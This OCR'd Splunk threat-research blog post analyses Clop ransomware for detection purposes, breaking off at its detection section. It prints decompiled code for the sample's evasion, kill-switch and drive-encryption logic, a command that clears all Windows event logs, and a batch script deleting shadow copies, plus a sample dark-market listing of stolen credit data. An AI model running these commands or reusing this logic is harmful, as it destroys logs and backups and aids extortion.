
Detecting Clop Ransomware

splunk.com/en_us/blog/security/detecting-clop-ransomware.html

April 13, 2021


SECURITY

 By Splunk Threat Research Team April 13, 2021

As ransomware campaigns continue, malicious actors introduce different modus operandi to target their victims. In this blog, we'll be taking a look at the Clop ransomware. This crimeware was discovered in 2019 and is said to be used for an attack that demanded one of the highest ransom amounts in recorded history ($20 million).

Their strategy is to send the malicious payloads via different methods, such as phishing emails, and spreading ransomware payload post-exploitation by exploiting exposed or related vulnerable systems. Actors behind this crimeware then present instructions on how to pay ransom and communicate further threats of exposure by publishing the sensitive information they obtained on a publicly accessible website.

Although this may appear as a new modality, in reality ransomware is usually the cherry on top of the cake, as malicious actors usually dwell, exfiltrate and qualify exfiltrated data, which eventually lands on dark web public forums, dark markets or private crime intelligence brokers where qualified financial, business and kompromat information is then priced and sold to the highest bidder.



[GlobalData] USA FICO CREDIT PROFILE - COMPLETE DETAILS & BACKGROUND REPORT - HUSBAND&WIFE FICO AVAILABLE!

** ** [GlobalData] - Highest quality information provider. Cheapest price on the market! Check my other listings, you might be interested! For additional details feel free to pm me. ** ** Update: Husband and Wife profiles with same personal format available - Check postage options! Product details...

Sold by [redacted] - *303* sold since *Dec 12, 2015* **Vendor Level 5** **Trust Level 4**

	Features		Features
Product class	Digital goods	**Origin country**	Worldwide
Quantity left	Unlimited	**Ships to**	Worldwide
Ends in	Never	**Payment**	Escrow

Specific DOB + State + 650 FICO - 1 days - USD +8.95 / item


Purchase price: USD 30.00

Qty: 1 **Buy Now** **Queue**

*Source: Vericlouds

The above is a simple example of how compromised information is brokered in dark markets. Some private crime intelligence brokers actually present specific company names and verticals. All this information comes from malicious campaigns; victims realize they have been compromised when they observe ransomware in their systems.


In the case of Clop ransomware, the perpetrators threaten to publish stolen information in a publicly accessible site via an onion router (Tor), as seen in the screen capture below.




The Attack

The actors behind Clop ransomware are financially motivated and clearly target several industry verticals. Ransomware is by nature a post-exploitation tool, so before deploying it they must infiltrate the victim's infrastructure. At the Splunk Threat Research team we decided to try this payload on our Splunk Attack Range Local, and this is what we found.


We first started by creating a local environment with a Windows Domain Controller.



We then simply executed the sample: d0cde86d47219e9c56b717f55dcdb01b0566344c13aa671613598cab427345b9.



Files were encrypted pretty quickly and added the .Clop extension. We can also observe the appearance of the ransomware note (ClopReadMe.txt).



The above screenshots show how quickly data is encrypted, and the victim is clearly warned not to attempt to decrypt. They are also threatened with all file deletion after a period of two weeks.

Reverse Engineering Breakdown

Sandbox Evasion

The Clop binary performs several checks, including running command arguments like “runrun” to enumerate and encrypt the network.

```
v18 = Sleep;
if ( GetACP() && wcslen((const unsigned __int16 *)lpCmdLine) > 5 && StrStrW((PCWSTR)lpCmdLine, L"runrun") )
{
  Sleep(0x1388u);
  v19 = CreateThread(0, 0, Loc_EnumerateNetWorkRsrc, 0, 0, 0);
  CloseHandle(v19);
  Sleep(0xFFFFFFFF);
}
if ( GetACP() && wcslen((const unsigned __int16 *)lpCmdLine) > 5 && StrStrW((PCWSTR)lpCmdLine, L"temp.dat") )
{
  Stream = _wfopen((const wchar_t *)lpCmdLine, L"r,ccs=UNICODE");
  if ( !Stream )
    return 0;
```

Defense Evasion

This ransomware has a defense evasion feature where it tries to delete all the logs in the infected machine to avoid detection.

```
  ShellExecuteA(
    0,
    "open",
    "cmd.exe",
    "/C for /F \"tokens=*\" %1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%1\"",
    0,
    0);
}
```

Encryption

This ransomware uses the AES and rc4 algorithm to encrypt the file.

Infection

The binary makes sure only one instance of its code runs on the machine it creates a mutex. If the mutex already exists it will exit the process.

```
v4 = CreateMutexW(0, 0, L"CLOP#666");
if ( WaitForSingleObject(v4, 0) )
{
  CloseHandle(v4);
  ExitProcess(0);
}
```

Kill Switch

Some variants of this malware contain a kill switch. The binary checks the keyboard layout of the infected machine and its locale identifier (language). In our sample analysis we found that it tries to skip infection or delete itself if the locale identifier or the keyboard layout is Georgian, Uzbek, Azeri, Kazakhstani or Kyrgyzstani.

```
if ( checkKeyboardLayout() )
{
  killswitchVal = GetDC(0);
  if ( GetTextCharset(killswitchVal) == 0xCC )
  {
    deleteMyself();
    ExitProcess(0);
  }
}
```

```
v0 = 0;
idThread = (unsigned __int16)GetKeyboardLayout(0);
if ( (unsigned __int16)idThread <= 0x437u )   // less than Georgian input Locale Identifier
{
  if ( (unsigned __int16)idThread != 0x437 )  // Georgian
  {
    switch ( (__int16)idThread )
    {
      case 1049:
      case 1058:
      case 1059:
      case 1064:
      case 1067:
        return 1;
      default:
        return v0;
    }
    return v0;
  }
  return 1;
}
if ( (unsigned __int16)idThread > 0x82Cu )
{
  if ( (unsigned __int16)idThread != 0x843 )  // Uzbekistan
    return v0;
  return 1;
}
if ( idThread == 0x82C )                      // Azeri language
  return 1;
if ( (unsigned __int16)idThread >= 0x43Fu )   // Kazakstan
  return (unsigned __int16)idThread <= 0x440u || (unsigned __int16)idThread == 0x442;// 0x440 = Kyrgyzstan
return v0;
```

Kill Switch Function

```
BOOL deleteMySelf()
{
  BOOL result; // eax
  CHAR Parameters[260]; // [esp+0h] [ebp-20Ch] BYREF
  CHAR Filename[260]; // [esp+104h] [ebp-108h] BYREF

  result = 0;
  if ( GetModuleFileNameA(0, Filename, 0x104u) )
  {
    if ( GetShortPathNameA(Filename, Filename, 0x104u) )
    {
      wsprintfA(Parameters, "/c del  \"%s\" >> NUL", Filename);
      if ( GetEnvironmentVariableA("ComSpec", Filename, 0x104u) )
      {
        if ( (int)ShellExecuteA(0, 0, Filename, Parameters, 0, 0) > 32 )
          result = 1;
      }
    }
  }
  return result;
}
```

Encrypting Network Objects

The following thread is responsible for encrypting files within the network shares by using the following API of mpr.dll as seen below:

- WNetOpenEnumW
- WNetEnumResourceW

- WNetCloseEnum

```
DWORD __usercall EnumNetWorkRsrc@<eax>(struct _NETRESOURCEW *a1@<edx>
{
  DWORD result; // eax
  HGLOBAL v4; // eax
  DWORD v5; // edi
  WCHAR *v6; // ebx
  LPCWSTR *v7; // esi
  HANDLE hEnum; // [esp+Ch] [ebp-14h] BYREF
  DWORD cCount; // [esp+10h] [ebp-10h] BYREF
  HGLOBAL hMem; // [esp+14h] [ebp-Ch]
  DWORD BufferSize; // [esp+18h] [ebp-8h] BYREF
  unsigned int v12; // [esp+1Ch] [ebp-4h]

  v12 = a2;
  hEnum = 0;
  result = WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
  if ( !result )
  {
    cCount = 1000;
    BufferSize = 32000;
    v4 = GlobalAlloc(0x40u, 0x7D00u);
    hMem = v4;
    result = WNetEnumResourceW(hEnum, &cCount, v4, &BufferSize);
    if ( !result )
    {
      WNetCloseEnum(hEnum);
      hEnum = 0;
      v5 = 0;
      v6 = (WCHAR *)GlobalAlloc(0x40u, 0x400u);
      if ( cCount )
      {
        v7 = (LPCWSTR *)((char *)hMem + 20);
        do
        {
          if ( *v7 )
          {
```

Encrypting Drives By Type

The payload can encrypt files on three drive types (FIXED_DRIVE, REMOVABLE_DRIVE and REMOTE_DRIVE). This function allows the execution of encryption on pretty much any attached or mapped drives, including both local and attached, like a USB hard drive, for example, or remote drives usually mapped for backups and centralized data.

```
    v6 = GetDriveTypeW(RootPathName);
    if ( v6 == DRIVE_FIXED || v6 == DRIVE_REMOVABLE || v6 == DRIVE_REMOTE )
    {
      CreateThread(0, 0, encryptDrives, RootPathName, 0, 0);
      Sleep(0xAu);
    }
    Sleep(0x64u);
```

Deleting and Resizing Shadow Storage

Many ransomware variants target the Volume Shadow Copy Service, which is a feature of Windows that allows the operator to restore data from backup. The expected behavior is the deletion of the shadow copy storage. In this variant we found that it first deletes the files and then it resizes them in order to prevent the generation of shadow volume copies, which effectively impairs this service's capabilities.

```
@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```

Encrypted. rsrc Section (Ransomware Notes and Resizing Shadow Storage)

The .rsrc section is the common place where the encrypted ransomware notes and some scripts are located. This figure shows how it enumerates or looks for the right resource data to decrypt the ransomware note and save it as ClopReadMe.txt.

```
SetErrorMode(1u);
wsprintfW(FileName, L"%s\\ClopReadMe.txt", this);
v2 = CreateFileW(FileName, 0x80000000, 1u, 0, 3u, 0, 0);
if ( v2 != (HANDLE)-1 )
  return (HGLOBAL)CloseHandle(v2);
v4 = GetModuleHandleW(0);
v5 = FindResourceW(v4, (LPCWSTR)0xB207, L"SIXSIX");
v6 = LoadResource(v4, v5);
v7 = LockResource(v6);
nNumberOfBytesToWrite = SizeofResource(v4, v5);
v8 = GlobalAlloc(0x40u, nNumberOfBytesToWrite);
memmove(v8, v7, nNumberOfBytesToWrite);
```

Detections


The Splunk Threat Research Team has developed a new Analytic Story to detect a Clop ransomware threat; it consists of new and former detections, and you can use the following detection searches.

- Suspicious wevtutil usage
- Windows Event Log Cleared
- Common Ransomware Notes
- Deleting Shadow Copies
- Common Ransomware Extensions (New version)
- High Frequency of File Deletion (New)
- Clop Common Exec Parameter (New)
- Clop Deleting itself (New)
- Resizing Shadow Copies (New)
- Clop Known Service Name (New)
- Suspicious Service File Path Creation (New)
- Clop High Frequency Process Termination (New)
- High Frequency creation of ransomware notes (New)


Detection Searches Breakdown

Common Ransomware Extensions


Variant A



